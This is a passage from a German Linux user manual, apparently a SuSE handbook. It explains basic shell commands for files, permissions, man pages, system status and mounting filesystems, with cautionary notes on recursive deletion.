alle Dateien im aktuellen Verzeichnis ausgegeben werden, deren sechstletzter Buchstabe ein `'a'` und deren vorletztes Zeichen im Dateinamen ein `'.'` ist.

Anstelle des einzelnen Zeichens `'a'` könnte auch eine ganzer Satz verschiedener Zeichen stehen. Beispielsweise die Buchstaben `'a'`, `'b'`, `'c'`, `'d'`, `'e'`, `'f'`. Auf unser Beispiel angewandt lautet der Befehl dann:

```
tux@erde: > ls *[a-f]???.?
```

Auch nach alphabetisch nicht aufeinander folgenden Zeichen kann wahlfrei gesucht werden:

```
tux@erde: > ls *[1,3-5,M-P,a,k]???.?
```

19.7.3 Inhalt von Dateien: `more` und `less`

Der Inhalt einer Datei kann mit den Befehlen **`more`** und **`less`** seitenweise angezeigt werden. Beim klassischen **`more`** kann nur nach „unten“ geblättert werden[5]; **`less`** ist wesentlich komfortabler und sollte deshalb durchweg bevorzugt werden. Mit

```
tux@erde: > less /etc/login.defs
```

lädt man die Datei `/etc/login.defs` in den „Viewer“ less; das ist ziemlich unspektakulär – gerade einmal wird zur 1. Seite des Dateiinhalts zusätzlich eine inverse Statuszeile am unteren Rand mitgeteilt. Mit (Leertaste) kann nun jeweils eine Seite nach vorne, mit (b) eine Seite zurück geblättert werden; vgl. auch die Aufzählung in Tabelle 19.4.

h	Hilfe
q	Beenden
e	Eine Zeile vorwärts
y	Eine Zeile rückwärts
f	Eine Seite vorwärts
b	Eine Seite rückwärts
d	Eine *halbe* Seite vorwärts
u	Eine *halbe* Seite rückwärts
g	Zum Anfang der Datei gehen
G	Zum Ende der Datei gehen
/	Suche einleiten
n	Nächste Fundstelle anspringen
v	Datei in den ☞*Editor* laden
F	Eine „wachsende“ (Log-)Datei beobachten
^c	Vom F-Modus wieder auf „normal“ schalten

Tabelle 19.4: Tasten des „Viewers“ less (Auswahl)

Mit (/) leiten Sie einen Such-Auftrag nach einer Zeichenkette (z. B. `yes`) ein und schicken diesen dann mit (↵) ab. Tippen Sie (n), dann wird das nächste Vorkommen von `yes` angezeigt.

Interessant ist die Taste (F); damit können Sie verfolgen, wie z. B. bei einer Logdatei weitere Einträge hinzukommen. Mit (Strg) + (c) verlassen Sie diesen Modus wieder.


Mit (h) erhalten Sie eine Auflistung aller Features, die less zur Verfügung stellt; mit (q) verlassen Sie die „Hilfe“ wieder und mit einem weiteren Tastendruck (q) beenden Sie das Programm komplett und landen wieder auf der Kommandozeile am Prompt.

Zum *Verändern* von Textdateien nehmen Sie einen ☞*Editor*; der Standard-Editor eines Unix-Systems ist der vi, mit dem Sie sich in einer ruhigen Minute unbedingt vertraut machen sollten (vgl. Abschnitt 19.15 auf Seite 561).

[5] more unter Linux kann *mehr* – vgl. Manual-Page von **`more`** (**`man more`**`;-)`

19.7.4 Versteckte Dateien

Eine spezielle Klasse von Dateien sind die versteckten Dateien. Die Dateinamen beginnen mit einem Punkt und werden von der Shell nur angezeigt, wenn **ls** mit der Option **-a** aufgerufen wird. Geben Sie einfach in Ihrem Benutzerverzeichnis den Befehl **ls -a** ein. Nun sollten auch die mit einem Punkt beginnenden „versteckten“ Dateien wie `~/.profile` und `~/.xinitrc` aufgelistet werden. Versteckte Dateien sind vor versehentlichem Löschen durch **rm *** (siehe Abschnitt 19.7.5) geschützt und müssen ggf. durch ein explizites Löschen mit **rm** <**.dateiname**> entfernt werden.



Achtung

Die Eingabe von **rm .*** löscht alle versteckten Dateien des aktuellen Verzeichnisses. Wird zusätzlich noch die Option **-r** (engl. *recursive*) verwendet (**rm -r .***) werden auch alle Dateien des übergeordneten Verzeichnisses gelöscht, die ja die Form `'../bla'` haben, was auch durch den Ausdruck `'.*'` abgedeckt wird.
Im Übrigen sollte man mit der Option **-r** immer sehr bewusst und vorsichtig umgehen!

19.7.5 Kopieren, Umbenennen und Löschen von Dateien

Der Befehl, um Dateien zu kopieren, lautet unter Linux **cp**:

```
tux@erde: > cp quelldatei zieldatei
```

Anstelle von <zieldatei> kann auch ein vorhandenes Verzeichnis angegeben werden; dann wird in dem Zielverzeichnis die Quelldatei mit dem gleichen Namen abgelegt. Um also die Datei `/etc/XF86Config` aus dem Verzeichnis `/etc` in das eigene Benutzerverzeichnis zu kopieren, kann folgender Befehl eingegeben werden:

```
tux@erde: > cp /etc/XF86Config ~
```

Dateien können mit dem Befehl **rm** (engl. *remove*) gelöscht werden. Eine nützliche Option ist `-r` (engl. *recursive*), wodurch auch alle Unterverzeichnisse und die darin enthaltenen Dateien gelöscht werden (vergleichbar mit dem seit DOS 6.0 verfügbaren Befehl **deltree**). Die Eingabe von

```
tux@erde: > rm -r bin
```

löscht z. B. das Verzeichnis `bin` im aktuellen Verzeichnis und alle sich darin befindlichen Dateien und Verzeichnisse. Diese Option ist mit äußerster Vorsicht anzuwenden, da keine Möglichkeit besteht, versehentlich gelöschte Dateien wiederherzustellen!

Der Befehl **mv** (engl. *move*) verschiebt Dateien oder Verzeichnisse. Die Syntax ist identisch mit der von **cp**. So wird durch Eingabe des Befehls

```
tux@erde: > mv xvnews.tgz XVNEWS.tgz
```

die Datei `xvnews.tgz` aus dem aktuellen Verzeichnis auf die Datei mit dem Namen `XVNEWS.tgz` im aktuellen Verzeichnis „verschoben“, was einem einfachen

Umbenennen gleichkommt. Interessanter wird es erst, wenn ganze Verzeichnisse verschoben werden:

```
tux@erde: > mv bin ~/latex
```

verschiebt das Verzeichnis `bin` (sofern ein solches im aktuellen Verzeichnis existiert) nach `~/latex`. Alle Verzeichnisse und Dateien die vorher unter `bin` zu finden waren, befinden sich jetzt unter `~/latex/bin`. Auch mit diesem Befehl sollte vorsichtig umgegangen werden, da schnell ganze Verzeichnisbäume an später nur schwer wieder auffindbare Stellen verschoben werden können.

Das Verschieben eines kompletten Verzeichnisbaumes ist nur innerhalb eines Dateisystems (also einer Partition) möglich.

19.7.6 Suchen und Durchsuchen von Dateien

Ein weiterer nützlicher Befehl: **`find`**. Um in allen Unterverzeichnissen des aktuellen Verzeichnisses nach der Datei `emil` zu suchen, sollte folgendes eingegeben werden:

```
tux@erde: > find . -name "emil"
```

Das erste Argument bezeichnet dabei das Verzeichnis, ab dem die Suche gestartet werden soll. Die Option **`-name`** verlangt einen zu suchenden String, in dem auch ☞*Wildcards* erlaubt sind. Um also nach allen Dateien zu suchen, die die Zeichenkette `'emil'` im Namen enthalten, müsste die Eingabe von gerade folgendermaßen geändert werden:

```
tux@erde: > find . -name "*emil*"
```

Wie bei allen Befehlen verweisen wir für eine genauere Beschreibung auf die jeweilige Manual-Page.

Es gibt noch die viel schnellere Möglichkeit, Dateien mittels **`locate`** aufzufinden. Beachten Sie hierzu die Manual-Pages von **`locate`** und die dort referenzierten Manual-Pages.

Wenn nicht nach einem bestimmten Dateinamen, sondern nach einer Zeichenkette in einer Datei gesucht werden soll, kann dazu der Befehl **`grep`** (engl. *get regular expression pattern*) verwendet werden. Die folgende Eingabe sucht in der Datei `emil` nach der Zeichenkette `'detektive'`:

```
tux@erde: > grep "detektive" emil
```

Auf diese Weise lassen sich große Textmengen schnell nach bestimmten Zeichenketten durchsuchen. Es können beliebig viele Dateinamen angegeben werden. Auch eine Suche mit Wildcards und regulären Ausdrücken wird unterstützt. Als Ergebnis der Suche wird jede Zeile ausgegeben, in der die zu suchende Zeichenkette enthalten ist.

`grep` lässt sich über viele Optionen sehr stark in seinem Suchverhalten beeinflussen. Lesen Sie deshalb bitte die Manual-Page von **`grep`** (**`man grep`**).

19.7.7 Symbolische Links

Durch die Verwendung von symbolischen Links kann einer Datei quasi ein zusätzlicher Name gegeben werden. Dieser Name „zeigt“ dann auf diese Datei.

Es kann z. B. vorkommen, dass verschiedene Versionen eines Programmes aufgehoben werden sollen, dass aber die jeweils neueste Version immer unter dem gleichen Namen verfügbar sein soll. Die Lösung liegt in der Erstellung eines *symbolischen Links*, der jeweils auf die benutzte Version zeigt. Symbolische Links verhalten sich wie die Dateien, auf die sie zeigen, sind also auch ausführbar. Die folgende Eingabe

```
tux@erde: > ln -s check.2.4 check
```

erzeugt den symbolischen link `check`, der auf die Datei `check.2.4` zeigt. Im Verzeichnis sieht dies etwa so aus:

```
lrwxrwxrwx 1 tux users 1024 Mar 21 17:13 check -> check.2.4*
```

Links können genau wie Dateien mit **`rm`** entfernt werden.



Hinweis

Hierbei wird nur der Link und nicht die referenzierte Datei entfernt!

19.7.8 Daten archivieren und sichern

Zum Erzeugen und Auspacken von Archiven dient der **`tar`**-Befehl (engl. *tape archive*). Ein Archiv kann einzelne Dateien und / oder ganze Verzeichnisbäume einschließlich der darin liegenden Dateien enthalten.

Dermaßen zusammengepackte Archive kann man auch komprimieren, was meist deren Größe erheblich reduziert. Üblicherweise gibt man komprimierten Archiven die Endung `.tgz` oder `.tar.gz`, unkomprimierten `.tar`. Die wichtigsten Anwendungsfälle des **`tar`**-Befehls sind:

1. Auspacken von Archiven (z. B. von den CDs)

   ```
   tux@erde: > tar xvfz archivdatei.tgz
   ```

   `tar` entpackt (**`x`**) nun das komprimierte (**`z`**) Archiv `archivdatei.tgz` (**`f`**) und legt dabei selbstständig evtl. Unterverzeichnisse an. Bei jeder Datei, die gerade ausgepackt wird, wird deren Namen auf dem Bildschirm ausgegeben (**`v`**).

2. Erzeugen von Archiven

   ```
   tux@erde: > tar cvfz archivdatei.tgz datei1 verz1
   ```

   `tar` erzeugt (**`c`**) das komprimierte (**`z`**) Archiv **`archivdatei.tgz`** (**`f`**), in dem die Datei `datei1` und alle Dateien im Verzeichnis `verz1` einschließlich seiner Unterverzeichnisse enthalten sind. Bei jeder Datei, die gerade eingepackt wird, wird deren Namen auf dem Bildschirm ausgegeben (**`v`**).

3. Ansehen des Archivinhalts

   ```
   tux@erde: > tar tfz archivdatei.tgz
   ```

   `tar` gibt ein Inhaltsverzeichnis (**`t`**) des komprimierten (**`z`**) Archivs archivdatei.tgz (**`f`**) aus.

Die Option **z** gibt an, dass das Programm GNU Zip (**gzip**) verwendet werden soll, um komprimierte Archivdateien zu erzeugen bzw. auszupacken.

```
tux@erde: > tar xvf archivdatei.tar
```

entpackt also die unkomprimierte Archivdatei `archivdatei.tar`. Nähere Informationen liefert:

```
tux@erde: > tar --help
```

19.8 Zugriffsrechte auf Dateien

Nur der Benutzer `'root'` hat als Systemverwalter *uneingeschränkte* Zugriffsrechte auf alle Dateien, d. h. er darf als einziger auch *alle* Zugriffsrechte setzen oder löschen.

Das Konzept der Rechte

Die Verteilung der Zugriffsrechte auf eine Datei werden als Rechtemaske beschrieben, die aus drei Teilen besteht:

- Rechte des Besitzers
- Rechte für Gruppenmitglieder
- Rechte für alle anderen

Jede dieser drei Kategorien wird bei der (langen) Darstellung eines Verzeichniseintrags durch jeweils drei Zeichen angezeigt. Zusammen mit dem ersten Zeichen für den Dateityp (d, l, oder -) ergeben sich die 10 Flags für jede Datei. Jedes Flag wird durch ein Zeichen repräsentiert. Die möglichen Flags sind für alle drei Kategorien gleich: `'r'` für Lesen (engl. *readable*), `'w'` für Schreiben (engl. *writable*) und `'x'` für Ausführen (engl. *executable*). Ist ein Flag nicht gesetzt, so wird dies durch das Zeichen `'-'` gekennzeichnet. Betrachten wir als Beispiel den Verzeichniseintrag für die imaginäre Datei `linux.info`.

```
-rw-r-xr--   1 tux users  29524 Jun 29 13:11 linux.info
```




Abbildung 19.1: Darstellung der Rechte an Dateien

Für die Datei `linux.info` bedeutet dies folgendes: Der Eigentümer der Datei (`tux`) darf sie ändern und lesen, die Mitglieder der Gruppe `users` dürfen sie nur lesen und ausführen, während alle anderen Systembenutzer `linux.info` nur lesen dürfen. Der führende `'-'` zeigt an, dass es sich um eine „normale“ ☞ *Datei* (engl. *regular file*) handelt.

Ganz ähnlich verhält es sich mit Verzeichnissen. Dann steht vor den 9 Zeichen, die die Rechte zuordnen, noch ein `'d'` (engl. *directory*) und könnte so aussehen:

```
drwxr-xr--   3 tux users  1024 Jun 29 13:11 info/
```

Wenn für ein Verzeichnis das `'x'`-Flag gesetzt ist, dann bedeutet dies, dass man in dieses Verzeichnis hineinwechseln kann.

Also dürfen Benutzer, die nicht zur Gruppe `users` gehören, nicht in das Verzeichnis `info` wechseln.

Ändern von Zugriffsrechten

Die Änderung von Zugriffsrechten geschieht mit dem Befehl **`chmod`** (engl. *change mode*). Im Wesentlichen benötigt **`chmod`** zwei Argumente:

- die zu ändernden Zugriffsrechte, und
- einen Dateinamen.

Die Kategorien der drei möglichen Gruppen werden dabei durch `'u'` für den Eigentümer bzw. Benutzer (engl. *user*), `'g'` für die Gruppe (engl. *group*) und `'o'` für alle anderen (engl. *others*) angegeben, gefolgt von den zu ändernden Zugriffsrechten. Ein `'-'` oder `'+'` wird hierbei für das Entfernen oder Hinzufügen von Rechten verwendet. Folgende Eingabe setzt z. B. die Rechte der Datei `linux.info` für Gruppenmitglieder auf lesbar, veränderbar und ausführbar:

```
tux@erde: > chmod g+rwx linux.info
```

Wenn Rechte für alle drei Kategorien von Benutzern gesetzt werden sollen, genügt die Angabe der zu ändernden Rechte. Folgende Eingabe setzt die Rechte für die Datei `linux.info` so, dass niemand Schreiberlaubnis besitzt:

```
tux@erde: > chmod -w linux.info
```

Die Rechte für Lesen und Ausführen werden davon nicht betroffen.

Zugriffsrechte können auch in einem Befehl entzogen und gesetzt werden. Folgende Eingabe setzt die Rechte der Datei `linux.info` des Eigentümers auf ausführbar, nicht lesbar, nicht veränderbar:


```
tux@erde: > chmod u+x-rw linux.info
```

Wenn man sich das Ergebnis ansieht:

```
tux@erde: > ls -l linux.info

  ---xr-xr--   1 tux users  29524 Jun 29 13:11 linux.info
```

In diesem Zusammenhang interessante Befehle sind **`chown`** für „Besitzer ändern“ (engl. *change owner*) und **`chgrp`**, um die Gruppe zu ändern (engl. *change group*).



Hinweis

Das Ändern von Rechten geht freilich nur dann, wenn das zu Grunde liegende Dateisystem ein Rechtesystem unterstützt. So muss man bei `msdos`- oder `vfat`-Systemen bereits beim „Mounten“ die Rechte festlegen (vgl. Abschnitt 19.11.2 auf Seite 555).

19.9 Manual-Pages

Über Befehle, Konfigurationsdateien und C-Bibliothekfunktionen geben Ihnen die Manual-Pages Auskunft. Die verschiedenen Aufrufvarianten zeigt Tabelle 19.5.

man <**Stichwort**>	ruft die Manual-Page zu <Stichwort> auf.
man -f <**Stichwort**>	sucht nach <Stichwort> und listet die gefundenen Manual-Pages.
man -k <**Stichwort**>	sucht in allen Sektionen der Manpages nach einer Manual-Page zum Stichwort <Stichwort> und listet die gefundenen Manual-Pages auf.
man <**Sektion**> <**Stichwort**>	ruft die Manual-Page zu <Stichwort> aus <Sektion> auf. So ruft der Befehl **man 1 man** die Manual-Page zum Befehl **man** aus der Sektion `1` auf.

Tabelle 19.5: Aufrufe des Befehls **man**

Zum Anzeigen der Manual-Pages verwendet der Befehl **man** das Tool less; vgl. zur Bedienung von **less** den Abschnitt 19.7.3 auf Seite 543. Sollten Sie das SuSE-Hilfesystem installiert haben, so können Sie darüber die Manual-Pages bequem mit einem Webbrowser einsehen. – Unter dem X Window System können Sie auch das Programm **xman** verwenden. Der gewöhnliche **man**-Befehl hat dessen ungeachtet seine Daseinsberechtigung: **man** ist einfach schneller.

Die Manual-Pages sind auf verschiedene Sektionen aufgeteilt; vgl. Tabelle 19.6 auf der nächsten Seite.

1	Beschreibt die Benutzerbefehle, allerdings sind viele **bash**- und **tcsh**-Befehle eingebaute Befehle, d. h. hier geben die Manual-Pages der benutzten **bash** oder **tcsh** Auskunft.
2	Die Systemaufrufe der verschiedenen Bibliotheken.
3	Die C-Bibliotheksfunktionen.
4	Die Beschreibung von Konfigurationsdateien.
5	Die Syntax wichtiger Dateien.
6	Beschreibung von Spielen.
7	Alles was mit Text, Textformatierung und anderen Formaten zu tun hat.
8	Die Befehle des Systemverwalters.

Tabelle 19.6: Fortsetzung auf der nächsten Seite...

9	Die Beschreibung der Linux-Kernelroutinen.
n	**n** kommt angeblich von neu, hier sind sonstige Manual-Pages aufgeführt, die in eine der oberen Sektionen gehören, aber traditionell hier stehen oder zu keiner Sektion genau passen.

Tabelle 19.6: Sektionen der Manual-Pages

Beachten Sie, dass *nicht zu jedem* Stichwort oder Befehl eine Manual-Page vorhanden ist. Eventuell finden Sie dann unter `/usr/share/doc/` mehr Information, z. B. unter `/usr/share/doc/howto/en`, `/usr/share/doc/howto/en/mini` oder im Verzeichnis `/usr/share/doc/packages` (paketbezogene Information).

19.10 Informationen über den Systemzustand

Häufig ist es wichtig, Auskunft über den Zustand des Systems zu erhalten. Hierbei helfen z. B. die Befehle **`df`**, **`du`**, **`free`**, **`ps`**, **`top`**.

19.10.1 Der Befehl `df`

`df` (engl. *disk free*) gibt Auskunft über den verfügbaren und benutzten Plattenplatz. Die Ausgabe erfolgt wie in Ausgabe 19.10.1 abgebildet.

```
Filesystem 1024-blocks    Used Available Capacity Mounted on

/dev/sda4       699392  659258      5165      99% /home
/dev/sda1       102384   23955     73310      25% /
/dev/sdb1      2097136 2070485     26651      99% /usr
/dev/sda3       126976  106908     20068      84% /opt
```

Ausgabe 19.10.1: Ausgabe des Befehls **`df`**

Auf den ersten Blick und bei den heutigen Plattengrößen ist das eine sehr unübersichtliche Tabelle; versuchen Sie bitte die Option `-h` (engl. *human-readable*) und die Welt sieht gleich viel besser aus!

19.10.2 Der Befehl `du`

Der Befehl **`du`** (engl. *disk usage*) ist eine gute Ergänzung zu **`df`**; angezeigt wird der von Unterverzeichnissen und einzelnen Dateie belegte Speicherplatz – denken Sie wieder an die Option `-h`!

Mehr darüber kann man in der Manual-Page von **`du`** (**`man du`**) oder in der Ausgabe von `--help` nachlesen.

19.10.3 Der Befehl `free`

`free` informiert über die Auslastung des Arbeitsspeichers und des swap-Speichers; vgl. Ausgabe 19.10.2.

```
             total  used  free  shared  buffers  cached
Mem:         30900 29272  1628   25608     1012    6412
-/+ buffers:       28260  2640
Swap:        66524   176 66348
```

Ausgabe 19.10.2: Ausgabe des Befehls **`free`**

19.10.4 Der Befehl `ulimit`

Mit dem Befehl **`ulimit`** (engl. *user limits*) ist es möglich, Limits für die Nutzung von Systemressourcen zu setzen, bzw. sich diese anzeigen zu lassen. Insbesondere ist **`ulimit`** dazu geeignet, den zur Verfügung stehenden ☞*Speicher* für Anwendungen zu begrenzen. Dadurch kann verhindert werden, dass eine Anwendung übermäßig viel (allen) Speicherplatz für sich beschlagnahmt; dadurch könnte das System zum Stillstand kommen.

Der Aufruf von **`ulimit`** kann mit verschiedenen Optionen geschehen. Um den Speicherverbrauch zu begrenzen, sind z. B. die Optionen in Tabelle 19.7 tauglich.

`-m`	max. Größe des physikalischen Speichers
`-v`	max. Größe des virtuellen Speichers (Swap)
`-s`	max. Größe des Stacks
`-c`	max. Größe der Core-Dateien
`-a`	Anzeige der gesetzten Limits

Tabelle 19.7: **`ulimit`**: Ressourcen für den Anwender einstellen

Systemweit können die Einstellungen in `/etc/profile` vorgenommen werden. Dort muss beispielsweise das Erzeugen von Core-Dateien freigeschaltet werden, die Programmierer zum „Debuggen“ benötigen. Als Anwender kann man die vom ☞*Systemadministrator* in `/etc/profile` vorgegebenen Werte nicht erhöhen, aber man kann spezielle Einstellung in die eigene `~/.bashrc` eintragen; vgl. Datei 19.10.1.

```
# Begrenzung des realen Speichers:
ulimit -m 98304

# Begrenzung des virtuellen Speichers:
ulimit -v 98304
```

Datei 19.10.1: **`ulimit`**-Einstellungen in `~/.bashrc`

Die Speicherangaben müssen in KB gemacht werden.

Für detailliertere Informationen werfen Sie bitte einen Blick in die Manual-Page von **bash** (**man bash**).

19.10.5 Der Befehl w

Der Befehl **w** zeigt alle momentan angemeldeten Benutzer im System an. Dieser Befehl liefert eine ganze Reihe nützlicher Informationen. Neben der Anzahl der angemeldeten Benutzer erfahren Sie, wie lange das System bereits läuft, wie sehr es momentan belastet ist und was die einzelnen Benutzer so tun (vgl. Ausgabe 19.10.3).

```
 11:05am  up 21 days, 21:10, 8 users,  load average: 0.23, 0.10, 0.10
USER     TTY      FROM        LOGIN@   IDLE   JCPU   PCPU  WHAT
root     tty1     -           11:02am  3:34   0.10s  0.05s  -bash
tux      tty3     -           11:04am  1:24   1.29s  1.22s  emacs
tux      pts/1    :0.0        11Feb 0 19:42m  1:18   0.02s  sed
tux      pts/2    :0.0        30Jan 0 18:35m 56.29s   ?     -
tux      pts/6    :0.0        31Jan 0  4.00s  1.47s   ?     -
tux      pts/3    :0.0        31Jan 0  2days  1.86s  1.44s  bash
tux      pts/9    :0.0         1Feb 0  2days  3.52s   ?     -
tux      pts/10   :0.0         2Feb 0 59:19   9.10s  8.56s  lynx
tux      pts/11   :0.0         2Feb 0  0.00s 26:49   0.01s
                                                    rlogin venus
tux      pts/12   venus.kosmos.all   11:09am  0.00s  0.11s  0.04s  w
```

Ausgabe 19.10.3: Ausgabe von **w**

19.10.6 Der Befehl kill

Senden von Signalen an laufende *Prozesse* (☞*Prozess*). Erfordert die Angabe der Prozessnummer (engl. *process id*), kurz: PID, die mit **ps** (siehe Abschnitt 19.10.7) ermittelt werden kann. Der Befehl **kill** wird aufgerufen mit

```
erde: # kill <pid>
```

Sollte der entsprechende Prozess das Abbruchsignal abfangen, so kann er mit dem optionalen Parameter `-9` dennoch beendet werden. Der Aufruf

```
erde: # kill -9 <pid>
```

beendet den Prozess mit der <pid> definitiv.

19.10.7 Der Befehl ps

Der Befehl **ps** (engl. *process status*) zeigt die vom Benutzer gestarteten Prozesse an. Weitere Information zu dem Befehl liefert die Manual-Page von **ps** (**man ps**). Mit dem Aufruf **ps -a** werden auch die laufenden Prozesse der anderen Benutzer auf dem aktuellen Rechner angezeigt. Durch Angabe der Prozessnummer (1. Spalte der Ausgaben von **ps**) ist es möglich, laufende Prozesse gezielt abzubrechen (siehe Abschnitt 19.10.6).

19.10.8 Der Befehl pstree

pstree zeigt den kompletten „Prozessbaum“ anschaulich an. Dies zeigt Ausgabe 19.10.4.

```
init-+-bash---startx---xinit-+-X
     |                       `-sh---fvwm-+-FvwmPager
     |                                   |-FvwmWinList
     |                                   |-GoodStuff
     |                                   |-xclock
     |                                   `-xeyes
     |-color_xterm---bash---xdvi.bin---gs
     |-2*[color_xterm---bash---vi]
     |-color_xterm---bash---pstree
     |-coolmail---coolmail---xterm---pine
     |-cron
     |-gpm
     |-inetd
     |-kflushd
     |-klogd
     |-kswapd
     |-5*[mingetty]
     |-4*[nfsiod]
     |-sh---master---slipto
     |-syslogd
     |-update
     |-xload
     `-xosview
```

Ausgabe 19.10.4: Ausgabe von **pstree**

19.10.9 Der Befehl top

Anzeige aller momentan laufenden Prozesse, der Systemauslastung u. v. m.; die Anzeige wird in zeitlichen Abständen aktualisiert. Beenden der Anzeige erfolgt mit (q).

19.11 Dateisysteme unter Linux – mount und umount

Der Umgang mit Dateisystemen ist bisweilen eine Kunst für sich.

19.11.1 Übersicht

Unter Linux stehen viele verschiedene ☞*Dateisysteme* zur Verfügung. Eine Auswahl zeigt die Tabelle 19.8.

`affs`	Ein auf dem Amiga verwendetes Dateisystem (engl. *Amiga Fast Filesystem*).
`ext2`	(engl. *Second extended Filesystem*) Das Standard-Dateisystem unter Linux.
`hpfs`	Standard-Dateisystem von IBM OS/2 (engl. *High Performance Filesystem*). Dieses wird von Linux nur mit Lesezugriff (engl. *read-only*) unterstützt.
`iso9660`	Standard-Dateisystem auf CD-ROMs.
`minix`	Dieses Dateisystem hat seinen Ursprung in akademischen Lehrprojekten über Betriebssysteme und war das erste Dateisystem, welches für Linux verwendet wurde. Heute wird es unter Linux vornehmlich als Dateisystem für Disketten verwendet.
`msdos`	Ursprünglich von DOS verwendetes Dateisystem, welches aber bis heute von diversen Betriebssystemen genutzt wird.
`ncpfs`	Dateisystem für das Einbinden von Novell-Volumes.
`nfs`	Hier befinden sich die Daten auf der Platte eines anderen Rechners und werden via Netzwerk transparent zugänglich gemacht (engl. *Network Filesystem*).
`proc`	Prozess-Dateisystem (virtuell).
`reiserfs`	Das ReiserFS ist ein hochperformantes „Journaling Filesystem“; seit SuSE Linux 6.4 auf x86-Architekturen verfügbar.
`smbfs`	SMB (engl. *Server Message Block*) ist ein Protokoll, das von WfW, Windows NT und LAN Manager verwendet wird, um Dateien über ein Netzwerk verfügbar zu machen.
`sysv`	Von SCO-Unix, Xenix und Coherent (kommerzielle Unix-Systeme für PCs) verwendetes Dateisystem.
`ufs`	Von BSD, SunOS und NeXTstep verwendetes Dateisystem; dies Dateisystem wird von Linux nur mit Lesezugriff (engl. *read-only*) unterstützt.
`umsdos`	Setzt auf einem gewöhnlichen `fat`-Dateisystem auf (engl. *Unix on MSDOS*) und erreicht durch Anlegen spezieller Dateien die notwendige Unix-Funktionalität (Rechte, Links, lange Dateinamen); es ist jedoch sehr langsam.
`vfat`	Erweiterung des `fat`-Dateisystems hinsichtlich der Länge der Dateinamen (engl. *Virtual FAT*).
`ntfs`	Windows NT-Dateissystem.

Tabelle 19.8: Dateisystemtypen unter Linux

19.11.2 Ein- und Aushängen von Dateisystemen

Mit dem Befehl **`mount`**, der normalerweise nur von `'root'` ausgeführt werden kann, wird ein Datenträger in das Linux-Dateisystem eingehängt. **`mount`** benötigt hierzu zwei Argumente:

- den Namen des Datenträgers (entspricht der Device-Bezeichnung, z. B. `/dev/`

hda3)

- und ein Verzeichnis, unter dem der Datenträger eingebunden werden soll; das Verzeichnis muss bereits existieren.

Die Option **-t** <**dateisystemtyp**> gibt den Typ des einzuhängenden Dateisystems (siehe Tabelle 19.8 auf der vorherigen Seite) an.

Ein Beispiel: der Aufruf von

```
erde:/ # mount -t msdos /dev/hda2 /dosa
```

stellt die DOS-Partition `hda2` unter dem Verzeichnis `/dosa` zur Verfügung; das Verzeichnis `/dosa` muss zuvor angelegt werden (vgl. Abschnitt 19.6 auf Seite 540).

Wenn bestimmte Geräte (engl. *devices*) immer wieder an der gleichen Stelle im Dateisystem eingehängt werden sollen (z. B. das Diskettenlaufwerk oder weitere CD-ROM-Laufwerke), sollte man einen Eintrag der `/etc/fstab` vornehmen; vgl. dazu die Manual-Page von **mount** (**man 8 mount**).

Durch die Option **-r** wird z. B. ein Datenträger nur zum Lesen „gemountet“ (engl. *read-only*). Schreiben von Daten ist dann auf diesem Datenträger *nicht* erlaubt. Weitere Optionen sind in der Manual-Page von **mount** (**man 8 mount**) dokumentiert.



Tipp

Wenn Sie auf DOS-Partitionen auch als normaler Benutzer (nicht-`'root'`) schreiben wollen, lesen Sie das Vorgehen bitte in `file:/usr/share/doc/sdb/de/html/kfr_18.html` nach.

mount führt Protokoll über die gemounteten Dateisysteme. Dieses Protokoll ist in der Datei `/etc/mtab` zu finden. Wird **mount** ohne Argumente aufgerufen, wird der Inhalt dieser Datei ausgegeben. So erhält man eine Liste aller gerade eingehängten Dateisysteme.


Durch **umount** wird ein Datenträger aus dem Linux-Dateisystem entfernt[6]. Als Argument zu **umount** kann entweder der Name der Gerätedatei oder der Name des Verzeichnisses, in welches der Datenträger eingebunden ist, angegeben werden. Um also z. B. `/dev/hda2`, eingehängt unter `/dosa`, auszuhängen, kann man alternativ eingeben:

```
erde: # umount /dosa
```

oder:

```
erde: # umount /dev/hda2
```

[6] Eigentlich lautete der Befehl **unmount**, doch das `'n'` ist irgendwann im Laufe der Unix-Geschichte verloren gegangen.



Hinweis

Bei von Disketten oder von anderen Wechselmedien „gemounteten“ Dateisystemen ist es wichtig, vor dem Herausnehmen der Diskette den Befehl **umount** auszuführen.
Wenn auf einem gemounteten Datenträger noch geöffnete Dateien existieren, werden beim Aufruf von **umount** diese Daten zurückgeschrieben bzw. es wird – wenn dies nicht möglich ist – eine entsprechende Fehlermeldung ausgegeben.
Will man ein Dateisystem aushängen, darf kein Benutzer mehr in einem Verzeichnis stehen (z. B. mit einer Shell), das unterhalb des auszuhängenden Mountpoints liegt.

19.12 DOS-Befehle unter Unix mit *mtools*

Speziell für die Bearbeitung von DOS-Dateien, sowohl auf Festplatte als auch Diskette, stehen die mtools aus dem Paket `mtools`, Serie `ap` zur Verfügung. Dabei versucht jedes der Programme, das jeweilige Pendant unter DOS so gut und funktionell wie möglich zu emulieren. Alle mtools-Befehle heißen wie ihr DOS-Pendant, mit einem vorangestellten `'m'`, wie z. B. **mcopy**.



Achtung

Die mtools-Befehle sollten nur verwendet werden, wenn die entsprechende Diskette nicht gemountet ist!

DOS-Dateinamen setzen sich optional aus einem Laufwerksbuchstaben gefolgt von einem Doppelpunkt, einem Unterverzeichnis (optional), sowie dem eigentlichen Dateinamen zusammen. Für die Trennung von Unterverzeichnissen wird unter DOS ausschließlich der `'\'` verwendet.

Mit den mtools unter Linux kann sowohl der `'/'` als auch der `'\'` verwendet werden. Bei Gebrauch des `'\'` oder von ☞*Wildcards* wie z. B. `'*'` oder `'?'` müssen diese innerhalb von Anführungszeichen stehen, da sie sonst von der Shell zuerst interpretiert werden und gar nicht erst bis zum mtools-Befehl vordringen.

Der einzelne `'*'` entspricht bei den mtools der Zeichenfolge `'*.*'` unter DOS. Anstelle des unter DOS gewohnten `'/'` zur Übergabe etwaiger Optionen ist – wie unter Linux üblich – das Minuszeichen `'-'` zu verwenden.

